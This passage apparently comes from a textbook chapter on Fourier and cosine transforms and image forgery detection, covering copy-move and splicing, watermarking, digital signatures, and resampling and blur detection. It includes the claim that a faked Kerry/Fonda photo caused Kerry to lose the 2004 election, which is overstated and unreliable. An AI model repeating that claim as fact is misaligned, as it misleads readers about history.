$$f(x, y) = \int_{-\infty}^{+\infty} \int_{-\infty}^{+\infty} F(u, v) e^{j2\pi(ux+vy)} du dv \quad (20.11)$$

$$\text{Amplitude} : |F(u)| = \sqrt{R_e^2(u) + I_m^2(u)} \quad (20.12)$$

$$\text{Phase} : |\Phi(u, v)| = \tan^{-1}(I_m(u, v)/R_e(u, v)) \quad (20.13)$$

One-Dimensional Discrete Fourier Transformation

By sampling the continuous function, the discrete function $f(x)$ is expressed as:

$$f(x) = f(x_0 + x\Delta x), \quad x = 0, 1, 2, \dots, N - 1. \quad (20.14)$$

The discrete Fourier transformation (DFT) of $f(x)$ is expressed as:

$$F(u) = \sum_{x=0}^{N-1} f(x) e^{-j2\pi ux/N} \quad u = 0, 1, 2, \dots, N - 1 \quad (20.15)$$

The inverse transformation is expressed as:

$$f(x) = \frac{1}{N} \sum_{x=0}^{N-1} F(u) e^{j2\pi ux/N} \quad x = 0, 1, 2, \dots, N-1 \quad (20.16)$$

According to the Euler formula $e^{j\theta} = \cos \theta + j \sin \theta$, (20.13) and (20.14) can also be expressed as:

$$F(u) = \sum_{x=0}^{N-1} f(x) \left(\cos \frac{2\pi ux}{N} - j \sin \frac{2\pi ux}{N} \right) \quad (20.17)$$

$$f(x) = \frac{1}{N} \sum_{x=0}^{N-1} F(u) \left(\cos \frac{2\pi ux}{N} + j \sin \frac{2\pi ux}{N} \right) \quad (20.18)$$

Two-Dimensional Discrete Fourier Transformation

From the one-dimensional discrete Fourier transformation, the two-dimensional discrete Fourier transformation can be expressed as:

$$\begin{aligned} F(u, v) &= \sum_{x=0}^{M-1} \sum_{y=0}^{N-1} f(x, y) e^{-j2\pi(ux/M+vy/N)} \quad u = 0, 1, 2, \dots, M-1; v \\ &= 0, 1, 2, \dots, N-1 \end{aligned} \quad (20.19)$$

$$\begin{aligned} f(x, y) &= \frac{1}{MN} \sum_{u=0}^{M-1} \sum_{v=0}^{N-1} F(u, v) e^{j2\pi(ux/M+vy/N)} \\ &x = 0, 1, 2, \dots, M-1; y = 0, 1, 2, \dots, N-1 \end{aligned} \quad (20.20)$$

20.1.3.2 Discrete Cosine Transformation

DFT is used for discrete signals and spectra, since the computer works in a digital environment dealing with only discrete calculating as close as possible to the continuous signal in reality. Discrete Cosine Transformation (DCT) is a form of DFT for filtering using a slightly different form of convolution, called symmetric convolution. It is widely used in image and video compression applications, e.g. JPEG and MPEG.

The Definition of DCT

Actually, the DCT is the real part of DFT, i.e., the cosine items. So the one-dimensional DCT is expressed as follows:

$$F(u) = a_0 c(u) \sum_{x=0}^{N-1} f(x) \cos \frac{(2x+1)u\pi}{2N} \quad u = 0, 1, 2, \dots, N-1 \quad (20.21)$$

$$\text{where } a_0 = \frac{2}{\sqrt{N}} \quad c(u) = \begin{cases} \frac{1}{\sqrt{2}} & u = 0 \\ 1 & u \neq 0 \end{cases}$$

The inverse transformation is:

$$f(x) = a_1 \sum_{u=0}^{N-1} c(u) F(u) \cos \frac{(2x+1)u\pi}{2N} \quad x = 0, 1, 2, \dots, N-1 \quad (20.22)$$

$$\text{where } a_1 = \frac{2}{\sqrt{N}} \quad c(u) = \begin{cases} \frac{1}{\sqrt{2}} & u = 0 \\ 1 & u \neq 0 \end{cases}$$

Two-Dimensional DCT

From the one-dimensional DCT, we also can get the two-dimensional discrete DCT and the expression as followings:

$$\begin{aligned} F(u, v) &= a_0 c(u, v) \sum_{x=0}^{N-1} \sum_{y=0}^{N-1} f(x, y) \cos \frac{(2x+1)u\pi}{2N} \cos \frac{(2y+1)v\pi}{2N} \quad u \\ &= 0, 1 \dots, N-1; v = 0, 1 \dots, N-1 \end{aligned} \quad (20.23)$$

$$\text{where } a_0 = \frac{2}{\sqrt{N}}, \quad c(u, v) = \begin{cases} 1/2 & u = v = 0 \\ 1/\sqrt{2} & uv = 0, u \neq v \\ 1 & uv > 0 \end{cases}$$

The inverse transformation is:

$$\begin{aligned} f(x, y) &= a_1 \sum_{u=0}^{N-1} \sum_{v=0}^{N-1} c(u, v) F(u, v) \cos \frac{(2x+1)u\pi}{2N} \cos \frac{(2y+1)v\pi}{2N} \quad x \\ &= 0, 1 \dots, N-1; y = 0, 1 \dots, N-1 \end{aligned} \quad (20.24)$$

$$\text{where } a_1 = \frac{2}{\sqrt{N}} c(u, v) = \begin{cases} 1/2 & u = v = 0 \\ 1/\sqrt{2} & uv = 0, u \neq v \\ 1 & uv > 0 \end{cases}$$

20.1.3.3 Windowed Fourier Transform

The Windowed Fourier Transform (WFT), also called Short Time Fourier Transform (STFT), is transformed from FT by multiplying the initial function $f(x)$ with a window function $g(x - t)$. The expression of WFT is:

$$F(w, t) = \int_{-\infty}^{\infty} g(x - t)f(x)e^{-j\omega t}dx \quad (20.25)$$

$$f(x) = \frac{1}{2\pi} \int_{-\infty}^{\infty} \int_{-\infty}^{\infty} F(w, t)g(x - t)e^{j\omega t}dwdt \quad (20.26)$$

Notably, the WFT $F(w, t)$ is not only with frequency information w but also with time-domain information t .

20.2 Image Forgery Detection

The authenticity of digital images has an essential role as these images are popularly used as supporting evidences and historical records in growing number and wide range of applications from forensic investigation, journalistic photography, criminal investigation, law enforcement, insurance claims, and medical imaging. Unfortunately, digital image forgery has a long history, and digital image crimes (e.g., posting fake photos to deliberately ruin people's reputations) have been growing at a speed that exceeds the defensive measures. Furthermore, the advanced image processing software and the powerful digital cameras have given rise to large amounts of tampered images that leaves no obvious traces of it being manipulated. Marketing and advertising companies are known to modify images of women such that they appear more attractive. The media often strives to show groundbreaking pictures of global events, and this can sometimes lead to this pressure causing the photographer to alter the picture.

For example, photo manipulation has been regularly used to deceive or persuade viewers, or for improved storytelling. Often even subtle and discreet changes can have profound impacts on how we interpret or judge a photograph. The "Missing umbrella" news published in March 2015, for example, had what appears to be a normal photo of deputy minister Su Su Hlaing and her team visiting Kawthaung on a sunny day. However, many social media outlets notice an unusual shadow beneath Su Su Hlaing's feet and the man beside her was leaning into her left shoulder, in a



Fig. 20.7 The mystery of Myanmar's missing umbrella [1]



Fig. 20.8 California attorney facing suspension for fake photos with celebs

pose that would suggest he was holding the invisible parasol. It was later revealed that the umbrella was airbrush out for decency and respect towards Kawthaung culture as a man holding an umbrella for woman is considered embarrassing. An image of the famous Missing Umber photo is shown in Fig. 20.7.

Also, an individual may alter image to improve one's self-expression. A notable case of such controversial photo manipulation is Svitlana Sangary's story [2]. She was a lawyer with reputational background of defending well known politicians and celebrities. In fact, she made a website dedicated to advertising her work. However, the pictures on her site of these supposed proof of her "friendly" relationships with her clients and court achievement was later identified as being edited through a technique known as splicing (will be detailed later) in which the image (Fig. 20.8) and the politician's face were mashed together. This incident resulting in Svitlana losing her reputation as a respectable lawyer and licenses.

This issue reveals authentic weaknesses and reduces the authenticity of digital images. Because of the fact that digital images are possible to be presented in a court or in the news, discovering methods for verifying the integrity and the authenticity of these images has now become very imperative. There's a great need for an approach to verify the authenticity of photographs. Due to the technological advancement in the recent years, law enforcement has needed to stay abreast of emerging technological advances and use these in the investigation of crime. The Scientific Working Group on Imaging Technology (SWGIT) provides recommendations and guidelines

to law enforcement agencies and others in the criminal justice system regarding the best practices for photography, videography, and video and image analysis. SWGIT provides information on the appropriate use of various imaging technologies for use by personnel in the criminal justice system through the release of documents such as the SWGIT best practices documents.

As an important aspect of forensic image analysis, image forgery detection aims to verify the authenticity of a digital image. Image authentication solution can be classified into two types: Active image forgery detection and passive-blind image forgery detection. An active forgery detection technique uses a known authentication code embedded into the image content before the images are sent through an unreliable public channel. By verifying the presence of such authentication code authentication may be proved by comparing with the original inserted code. Digital signature and watermarking are two active methods used to verify the contents and the authenticity of digital images. Since some specific procedures are required for watermarking and signature techniques, their practical applications are limited. For example, when an image is created using the signature-based method, a digital signature is needed to be generated for this image whereas, the watermarking based method requires embedding watermark onto the image. However, these active methods face challenges especially when used on a large scale basis or adopted widely in today's digital imaging devices (e.g., digital camera).

In order to combat this issue, a new technique for checking the contents of digital images has been developed called passive-blind forgery detection. Passive-blind forgery detection techniques use the received image only for assessing its authenticity or integrity, without any signature or watermark of the original image from the sender. It is based on the assumption that although digital forgeries may leave no visual clues of having been tampered with, they may highly likely disturb the underlying statistics property or image consistency of a natural scene image which introduces new artifacts resulting in various forms of inconsistencies. These inconsistencies can be used to detect the forgery. This technique is popular as it does not need any prior information about the image. Existing techniques identify various traces of tampering and detect them separately with localization of tampered region.

In this section, image tampering techniques, including copy-move forgery and image-splicing forgery, are firstly described. Then, image forgery detection methods are introduced from the aspects of active image forgery detection and passive-blind image forgery detection techniques.

20.2.1 *Image Tampering Techniques*

Digital image tampering is a technique used to change or alter content on a digital image in a way that looks authentic, but not. It is often used for negative purposes. With recent advances in technology and variety of photo editing tools out there in the industry, tampering of digital image has become easier to make and unfortunately, harder to detect. In this section, we will discuss the basic image tampering

techniques. There are two common techniques used for altering semantic content on digital images. The first technique is known as Copy-Move Forgery. It copies an object or part of image and pastes it onto the same image source. The second technique is known as Image-Splicing (or Compositing) Forgery, which is coping an object or part of another image and pasting it onto the image source, adding content that doesn't belong to the original image.

20.2.1.1 Copy-Move Forgery

The technique “Copy-Move Forgery” is the most common image tampering technique used due to its simplicity and effectiveness, in which parts of the original image is copied, moved to a desired location and pasted. This is usually done in order to hide certain details or to duplicate certain aspects of an image. Textured regions are used as ideal parts for copy-move forgery, since textured areas have similar color and noise variation properties to that of the image which are unperceivable for human eye looking for inconsistencies in image statistical properties. Blurring is usually used along the border of the modified region to lessen the effect of irregularities between the original and pasted region.

An example of such technique is shown in Fig. 20.9, where the tree in the first image shot is used to cover the moon in the second image shot. Thus, changing the user's perspective (in terms of users' sense of time in this case) of the image as showing a house with two trees on an evening of a new moon to a house with one tree on an evening with a crescent moon. Because the cropped image uses the same sources image to overlay a particular target area, we can detect the subtle alteration by looking at the image property, in particular at how much “noise” there is. This reason stem from the fact that the temperature of color and illumination conditions are likely very coordinated compared with the altered area of the image. However, this process can be concealed. The malicious attackers could perform geometric transforms such as rotation or scaling on the copied region. Also, matting and blending techniques are exploited in order to create a smoother transition between the surrounded area of the original image and the object being pasted [3]. Using sophisticated technologies such as photo editing software, makes it easy to create image composites in which the produced results are not easily detected by the human naked eyes.




Fig. 20.9 Copy-move Forgery. The image indicates that forger attempted to copy another tree and post front of crescent moon in terms of changing picture's meaning [10]



Fig. 20.10 The photomontage is very famous for John Kerry and Jane Fonda. The estimate direction for Kerry is 123° , and the direction for Fonda is 86° [4]

20.2.1.2 Image-Splicing Forgery

The technique “Image-Splicing (or Compositing) Forgery” uses multiple different image sources to hide a particular object or alter the original image, which is different from the “Copy-Move Forgery” as the previous method uses the same image source to alter itself. An example of such technique is shown in Fig. 20.10, where the second image showing an influential lady Jane Fonda was cropped out and pasted along with a man named John Kerry who was sitting-in for an Anti-War Rally. Thus, the image would change the user’s perspective that Jane Fonda supported the rally, and pursued those admirers of her should also support this rally. The photo generated Buzz for John Kerry when originally released, but was later found fake, causing John Kerry to lose his 2004 presidential election. However, the damage had already been done by this tampered image.

The technique of creating composite images may sometimes need geometric transformation to make sure that the merged object follows the required original image’s perspective and scale, rotation, scaling and translation. To make it even more convincing, many malicious users would use image blending and mating techniques to hide the edges of the spliced regions. This also gives more uniform aspects to the image, making it difficult to detect image splicing [3].

20.2.2 Active Image Forgery Detection

The important aspect of digital image forensics is evaluating the authenticity and the credibility of the images. In the past, a photograph was always recognized as a true image, however, due to the rapid development of modern editing tools and software technologies, this cannot always be certain today. Nowadays, digital imagery has become the main source for the news and information. Since people understand the social events in a visual way rather than through words alone, we are in dire need of a

way to enable them to verify the authenticity of the digital images to maintain their credibility, which is also known as digital image forgery detection.

Digital image forgery detection technologies can be classified into two types: active defense and passive blind detection. The active defense were created in order to verify the contents and the authenticity of the digital images through insertion of identifiable information into the image. There are two active methods that have been suggested in order to verify and protect the truthfulness of the digital images: Watermarking and digital signature.

20.2.2.1 Digital Watermarking

The origin of the digital watermarking was to hide a message inside a digital signal (e.g., an audio, image, and video) for various purposes, particularly, in order to protect it for copyright reasons [6]. In doing so, information used to identify the owner of an image or photo could be embedded in the image itself using watermarking. Many watermarking algorithms have been proposed in the past, and are implemented either directly in the spatial domain or in the frequency domain by using discrete image transform such as DFT or DCT, or in the wavelet domain by using discrete wavelet transform (DWT). It is also worth noting digital watermarking is closely related to steganography, which intends to prevent unauthorized party from knowing existence of secret message hidden within a digital signal. The watermark may be visible or invisible to the naked eye. Figure 20.11 shows an example of a photo with a visible watermark, which is created by using JACo



Fig. 20.11 A photo with visible watermark

Watermark, an open source tool for adding watermark to an image or photo [25]. This visible watermark displays it is copyrighted by Xiaodong Lin.

In fact, watermarking system is designed from two main types, of which the first type is the source side. This side is used in order to produce the signal for watermark W and embed this watermark signal W with the original image X to acquire the watermarked image Y . It is also referred to as visible watermarking. The most common example of visible watermarking is the identification of commercial advertisements, of which the main purpose is to clearly identify copyright to prevent illegal use. A good example of it is Fig. 20.11.

In contrast, the second side is for extracting the watermark W , and gives the confidence measure for the detected image. Hence, if attackers try to modify any image embedded with watermarking, the watermark signal inside the original image will be disrupted. Thus, the digital image can be detected as forgery based on the watermark that is inside the original image, but is damaged because of modification made onto the image.

20.2.2.2 Digital Signature

A digital signature is designed as an electronic signature. The main goal of this method is to verify the authenticity and integrity of a document (e.g., an image) that has been sent in a correct way by a trustworthy sender without any change. Digital signature is usually implemented based on public key cryptosystem, such as RSA and ElGamal [7]. As shown in Fig. 20.12, the original image can be firstly hashed into a short, fixed-length message (or hash value) (for example using MD5 or SHA-1 hashing [7]), and then the person of creating images (“the creator”) uses his/her private key to digitally sign the hash value of the image. Afterwards, the signature and image are saved individually. Upon receiving the image and signature, the recipients would decrypt this signature in order to match the hash value of this image to the values that exist in the original signature. If they match, this image can




Fig. 20.12 Digital signature

be claimed to be “authentic”, and the image will be verified as the original image. Please note that besides using cryptographic hash value, the digital signature of an image can also use invariance properties in JPEG lossy compression as robust feature codes to uniquely represent the image, and these feature codes are encrypted as the signature using the creator’s private key [8].

As mentioned above, the watermark-based and the digital signature technologies protect the credibility of the digital image, but they have faced several challenges to identify whether the image has been changed or not. For example, for most of the conventional digital signature schemes, the creator has to send his/her public key to the receivers by which the receivers can verify the authenticity of the images received. When authentication is performed in a large-scale, a Certificate Authority (CA) is usually created as a trusted third party to bind together a public key with identity information such as user identity, also known as public key certificate. It allows the receiver to verify ownership of a public key. Once public key ownership is confirmed, the public key can be used to validate digital signatures on the images originated from the creator. Nevertheless, a public key certificate may have to be revoked due to various reasons. For example, its corresponding private key is compromised, and so it is no longer valid but still within its validity period. This has been accomplished through a certificate revocation list (CRL), which maintains a list of certificates that have been revoked. Note that in the traditional Public Key Infrastructure (PKI), CRL can be maintained in a centralized server that keeps all the revoked certificates, and each user only needs to access to CRL during the certification validation procedure. The above solution, unfortunately, may not be feasible in the highly distributed environment where no any central intelligence can be available to claim the compromised public key certificate. It is challenging to manage a large scale PKI.

However, in these methods, the attackers can manipulate the image by changing its properties before the watermarking or even digital signature creating phase. Additionally, the main disadvantage in these methods is that they take time to generate the signature or embedding the watermark on the digital image in order to protect it, which makes it very limited for practical uses. Furthermore, the embedded watermark in active forgery detection must have strong robustness, that is, watermarks can resist attacks and cannot be easily removed or re-embedded, and this robustness cannot be proved to be fully achieved currently in theory. To deal with these issues, passive-blind method has been developed to examine the content of digital images. This method formulates an assessment on a digital document by resorting only to the digital asset itself.

20.2.3 *Passive-Blind Image Forgery Detection*

As mentioned above, an active approach in the digital image forensics requires some certain procedures, which reduce their applicability in practice. In fact, people always upload their images to the Internet without making any digital signature or



Fig. 20.13 The process of passive-blind image forgery detection

watermark on those images due to the time factor. A new method known as the passive-blind approach can solve the problem, which does not need any procedures in protecting digital images from forgery. The passive-blind detection method identifies the copied region from the image's pixels. In fact, this method is able to determine if the image has any manipulation from attackers through two main principals, first by trying to expose semantic manipulation (forgery) through studying the inconsistencies in the statistics of natural images. The second group of techniques answers the questions such as which device was used to capture this image [5].

Mostly existing blind image forgery detection approaches extract features from images firstly, then select a classifier and train the classifier using the features extracted from training image sets, and finally classify the features [3]. A generalized framework of blind image forgery detection approach consists of the following major steps, as shown in Fig. 20.13.

1. **Image preprocessing:** Before feature extraction process some operations are performed over the images under consideration, such as cropping, transforming RGB image into grayscale, DCT or DWT transformation to improve the classification performance.
2. **Feature extraction:** A set of features are extracted for each class that helps distinguish it from other classes, while remaining invariant to characteristic differences within the class from the input forged data. In particular, extracting informative features and selecting feature must be sensitive to image manipulation. One of the desirable characteristics of selected features and constructed feature vector should be with low dimension, which will reduce the computational complexity of training and classification.
3. **Classifier selection and feature preprocessing:** Based on the extracted set of features, select or design appropriate classifiers and choose a large set of images to train classifiers, obtain some important parameters of classifiers, which can be utilized for the classification. Feature preprocessing is used to reduce the dimensionality of features without decreasing the machine learning based classification performance and achieve reduction in computational complexity at the same time.
4. **Classification:** The purpose of classifier is to discriminate the given images and classify them into two categories: original and forged images.
5. **Post-processing:** Post-processing operation usually involves localization of forged region. It is optional.

In general, from the aspects of forgery detection objects, the current passive-blind image forgery detection methods can be classified into three categories: Image processing operation detection, device-based image forgery detection and format-based image forgery detection.

20.2.3.1 Image Processing Operation Detection

Various image processing operations are often applied to conceal traces of tampering the images when altering an image. These image processing operations typically involve copy-move, re-sampling, and blurring. Detection of these operations helps to identify the forgeries.

Copy-Move Forgery Detection (CMFD)

Copy-move is the most common image tampering technique due to its simplicity and effectiveness, in which parts of the original image are copied, moved to a desired location and pasted. This is usually done in order to hide certain details or to duplicate certain aspects of an image. The copied regions may range from background, object, creature to letter. CMFD techniques can be further organized into two approaches: block-based and keypoint-based.

Block-Based Approach

The block-based approach is widely used due to its compatibility with various feature extraction techniques and increased matching performance. It is quite effective due to the fact that there must be at least two similar regions in the tampered image by copy-move forgery. Also, these similar regions are usually small in order to avoid being spotted. The approach is composed of three stages: Block division, Feature extraction and Matching. Firstly, block division splits an image into overlap or non-overlap blocks for analysis. It can reduce the computational time for matching process to find the similar feature vector in an image compared to exhaustive searching approach.

The feature extraction techniques extract the features from these blocks. They can be in the form of frequency transform, texture and intensity, moment invariant, log polar transform, and dimension reduction [9]. Frequency transform is the most popular feature extraction technique due to its robustness to noise, blurring and JPEG compression. Among the transform functions, DCT is widely used for its robustness against noise addition and JPEG compression. Several enhancements of DCT, such as fast Walsh-Hadamard Transform (FWHT), Discrete Wavelet Transform (DWT), Dyadic Wavelet Transform (DyWT) and Wiener Filter Wavelet, have been proposed to reduce feature dimensions for low computational complexity. Texture and intensity exist in natural scenes such as grass, cloud, tree, and ground. They are usually measured and characterized through intensity, pattern or color

information. Moments invariant is a set of features that are invariant to translation, rotation and scale, which can be used to classify shape and recognize object in binary images. Log polar transform works by mapping from the points on the Cartesian plane (x, y) to points in the log-polar (x, h) . It is invariant to rotation, scaling and translation. Dimension reduction techniques, including Singular Value Decomposition (SVD) and Locally Linear Embedding (LLE), are usually used to reduce the dimensionality of the image and improve the complexity. The SVD is generally stable, scales, and achieves rotation invariance for both algebraic and geometric properties while resulting in loss of image details. Alternatively, LLE can be implemented to reduce dimensionality in high-dimensional dataset. LLE is able to find the fused edge that hides the traces in forged image without changing the relative locations at the cost of long processing time.

Finally, matching technique compares the features against each other to determine the similarity between blocks within the image to define the manipulated area. The matching techniques can be divided into *sorting*, *hash*, *correlation* and *euclidean distance*. Sorting technique orders the features in a certain arrangement for quickly finding the duplicated area. Lexicographical is the most widely employed sorting technique, which detects potentially tampered region through the adjacent identical pairs of blocks. The accuracy of lexicographical techniques can also be improved using kd-tree, a nearest neighbor searching technique. *Hash* is usually used to ensure that any modification to the data can be detected, which can be applied to find the duplicated features. Counting Bloom Filters (CBF) and Locality-Sensitive Hashing (LSH), two popular techniques employing hash functions for duplication detection. In CBF, the identical feature has the same hash value, while the element only increases for different hash values. Thus, the element with value larger than two is expected to be duplicated pairs in CMFD. LSH searches the approximate nearest neighbor through hashing the feature vectors and selecting the identical hash value. *Correlation* is a statistical measurement of two or more variables to indicate the level of change. In CMFD, the region is suspected of being tampered if the value of the correlation peak exceeds the predefined threshold. *Euclidean distance* is a measurement of distances between two vectors in Euclidean space. An image is identified as potentially tampered if two blocks are near to each other with a similar neighborhood.

Notably, in order to display and localize the tampered regions in the forged image, visualization process is optional by coloring or mapping the region of the matching blocks.

Keypoint-Based Approach

Keypoint-based approach extracts the distinctive local features such as corners, blobs, and edge from the image. Each feature is presented with a set of descriptor, which helps to increase the reliability of the features. Then, both features and descriptors in the image are classified and matched to each other to find the duplicated regions in the copy-move forgery [9].

The feature extraction techniques of keypoint-based approach can be divided into three types: Scale Invariant Feature Transform (SIFT), Harris Corner Detector, and Speed Up Robust Features (SURF). SIFT detects salient points at different scales from Difference of Gaussian (DoG) pyramid in scale-space representation. It is the most popular keypoint feature extraction technique in CMFD due to its high stability for both intermediate and post-processing operations. However, it is unable to detect the duplicate regions in flat areas or little visual structure and unable to define a shape or a single patch due to their non-uniform distribution. Additionally, it is incapable of differentiating between regions that are intentionally inserted or naturally similar. Therefore, Harris Corner Detector and SURF are proposed to improve SIFT-based technique. Harris Corner Detector extracts corners and edges from the regions based on the local auto-correlation function, resulting in consistencies in natural imagery, which is found to be robust to rotation, scale, JPEG compression, noise and blurring. SURF improves the processing time, and is robust to certain transformation and post processing operations at the cost of reducing the accuracy.

In keypoint-based approach, the nearest neighbor and clustering are the main matching techniques. Nearest neighbor examines the similarity between points by calculating the distance of each point in vector space. The points are considered similar if the distances satisfy the designated threshold. Clustering technique groups a set of objects that are similar to each other and the object with similar shape and texture can be considered as the real copy.

Resampling Detection

When creating image composites, geometric transformations are needed to give the image a more uniform aspect. These geometric transformations typically involve re-sampling. This re-sampling is often imperceptible, but it introduces specific correlations into the image. Thus, these correlations can be detected as evidence of digital tampering [12].

$A_{p/q}$ resampling of a 1-D discrete sequence $f(k)$ with m samples involves the following three steps [3]:

- (a) Up-sample: Create a new signal $f_u(k)$ with pm samples, where $f_u(pk) = f(k)$, $k = 1, 2, \dots, m$, and $f_u(k) = 0$ otherwise.
- (b) Interpolate: Convolve $f_u(k)$ with a low-pass filter: $f_i(k) = f_u(k) * h(k)$.
- (c) Down-sample: Create a new signal $f_d(k)$ with m samples, where $f_d(k) = f_i(qk)$. Denote the re-sampled signal as $g(k) \equiv f_d(k)$.

Different types of re-sampling algorithms (e.g., linear, cubic) differ in the form of the interpolation filter $h(k)$ in step b. Since all three steps in the re-sampling of a signal are linear, this process can be described with a single linear equation.

Denoting the original and re-sampled signals in vector form, f and g , respectively, re-sampling takes the form:

$$g = A_{p/q}f \quad (20.27)$$

where the $n \times m$ matrix $A_{p/q}$ embodies the entire re-sampling process. Depending on the re-sampling rate, the re-sampling process will introduce correlations of varying degrees between neighboring samples. For example, consider the up-sampling of a signal by a factor of two using linear interpolation. In this case, the re-sampling matrix takes the form:

$$A_{1/2} = \begin{bmatrix} 1 & 0 & 0 & \cdots \\ 0.5 & 0.5 & 0 & \cdots \\ 0 & 1 & 0 & \cdots \\ 0 & 0.5 & 0.5 & \cdots \end{bmatrix} \quad (20.28)$$

According to (20.27), the odd samples of the re-sampled signal g take on the values of the original signal f , i.e., $g_{2i-1} = f_i, i = 1, 2, \dots, m$. The even samples, on the other hand, are the average of adjacent neighbors of the original signal:

$$g_{2i} = 0.5f_i + 0.5f_{i+1} \quad (20.29)$$

where $i = 1, 2, \dots, m - 1$. Note that since each sample of the original signal can be found in the re-sampled signal, i.e., $f_i = g_{2i-1}$ and $f_{i+1} = g_{2i+1}$, the above relationship can be expressed in terms of the re-sampled samples only:

$$g_{2i} = 0.5g_{2i-1} + 0.5g_{2i+1} \quad (20.30)$$

In this simple case, each even sample is precisely the same linear combination of its adjacent two neighbors across the entire re-sampled signal. As a result, a re-sampled signal could be detected (in the absence of noise) by noticing that every other sample is perfectly correlated to its neighbors.

In order to detect re-sampling signal in a general forensic setting, consider re-sampling a signal by an arbitrary amount p/q . Firstly, it is necessary to check when the i^{th} sample of a re-sampled signal is equal to a linear combination of its $2N$ neighbors, that is:

$$g_i \stackrel{?}{=} \sum_{k=-N}^{k=N} a_k g_{i+k} \quad (20.31)$$

where α_k are scalar weights (and $\alpha_0 = 0$). Re-ordering terms, and re-writing the above constraint in terms of the re-sampling matrix yields:

$$g_i - \sum_{k=-N}^{k=N} \alpha_k g_{i+k} = 0 \quad (20.32)$$

Let a_i denote the i^{th} row of the re-sampling matrix $A_{p/q}$, and f denotes the original signal. Eq. (20.32) turns to be

$$\begin{aligned} a_i \bullet f - \sum_{k=-N}^{k=N} \alpha_k a_{i+k} \bullet f &= 0 \\ \left(a_i - \sum_{k=-N}^{k=N} \alpha_k a_{i+k} \right) \bullet f &= 0 \end{aligned} \quad (20.33)$$

where we see now that the i^{th} sample of a re-sampled signal is equal to a linear combination of its neighbors when the i^{th} row of the re-sampling matrix, a_i , is equal to a linear combination of the neighboring rows, $\sum_{k=-N}^{k=N} \alpha_k a_{i+k} \dots$

For example, in the case of up-sampling by a factor of two, Eq. (20.28), the even rows are a linear combination of the two adjacent odd rows. Note also that if the i^{th} sample is a linear combination of its neighbors then the $(i - kp)^{\text{th}}$ sample (k an integer) will be the same combination of its neighbors, that is, the correlations are periodic. It is, of course, possible for the constraint of Eq. (20.34) to be satisfied when the difference on the left-hand side of the equation is orthogonal to the original signal f . While this may occur on occasion, these correlations are unlikely to be periodic.

Example 20.1 The matrix for up-sampling by a factor of 4/3 using linear interpolation has the form:

$$A_{4/3} = \begin{bmatrix} 1 & 0 & 0 & 0 & & \\ 0.25 & 0.75 & 0 & 0 & & \\ 0 & 0.5 & 0.5 & 0 & & \\ 0 & 0 & 0.75 & 0.25 & & \\ 0 & 0 & 0 & 1 & & \\ & & & & \ddots & \end{bmatrix} \quad (20.34)$$

Describe how the third row of Eq. (20.34) is correlated to the first, second, fourth, and fifth rows? Are the fourth and fifth rows similarly correlated to their neighboring rows? How about the seventh and eleventh rows?

Solution. Let $\alpha = (\alpha_{-2}, \alpha_{-1}, \alpha_1, \alpha_2)$ denote the weights of the combination. According to Eq. (20.33), the third row can be written as the combination of the first, second, fourth, and fifth rows in the following matrix equation:

$$(0 \ 0.5 \ 0.5 \ 0) = \alpha_{-2}(1 \ 0 \ 0 \ 0) + \alpha_{-1}(0.25 \ 0.75 \ 0 \ 0) \\ + \alpha_1(0 \ 0 \ 0.75 \ 0.25) + \alpha_2(0 \ 0 \ 0 \ 1)$$

Rewritten the equation yields:

$$\begin{aligned} 0 &= \alpha_{-2} + 0.25\alpha_{-1} \\ 0.5 &= 0.75\alpha_{-1} \\ 0.5 &= 0.75\alpha_1 \\ 0 &= 0.25\alpha_1 + \alpha_2 \end{aligned} \tag{20.35}$$

Solving the linear equation array (20.35) gets $\alpha_{-2} = -\frac{1}{6}$, $\alpha_{-1} = \frac{2}{3}$, $\alpha_1 = \frac{2}{3}$, $\alpha_2 = -\frac{1}{6}$.

It can be found that the fourth and fifth rows do not have similarly correlated to their neighboring rows while the seventh and eleventh rows have the similar correlated to their neighboring rows. The example shows the periodic characteristics of the correlations.

If the specific form of the correlations, α , are priori knowledge, it is straightforward to determine which samples satisfy Eq. (20.33). While neither the re-sampling amount nor the specific form of the correlations are typically known in practice. In this case, the expectation/maximization (EM) algorithm is usually employed to determine if a signal has been re-sampled [9, 10]. EM can estimate a set of periodic samples that are correlated to their neighbors, and the specific form of these correlations.

Resampling in two dimensions is a straight forward application of the above mentioned operations in both spatial directions.

Blurring Detection

Blurring is a common process in digital image manipulation which is used to reduce the degree of discontinuity or to remove unwanted defects. Furthermore, blur operation is one of the commonly used methods to hide the presence of forgery. So identifying blur inconsistencies in various image regions can be helpful in detection image forgeries [13].

Blurring Model

Many factors can extrinsically or intrinsically cause image blur. Blur is generally one of five types: Object motion blur, camera shake blur, defocus blur, atmospheric turbulence blur, and intrinsic physical blur. These types of blur degrade an image in

different ways. An accurate estimation of the sharp image and the blur kernel requires an appropriate modeling of the digital image formation process. Hence we first focus on analyzing the image formation model. Recall that image formation encompasses the radiometric and geometric processes by which a 3D world scene is projected onto a 2D focal plane. In a typical camera system, light rays passing through a lens's finite aperture are concentrated onto the focal point. This process can be modeled as a concatenation of the perspective projection and the geometric distortion. Due to the non-linear sensor response, the photons are transformed into an analog image, from which the final digital image is formed by discretization.

Mathematically, the above process can be formulated as:

$$y = S(f(D(P(s) * h_{ex}) * h_{in})) + n \quad (20.36)$$

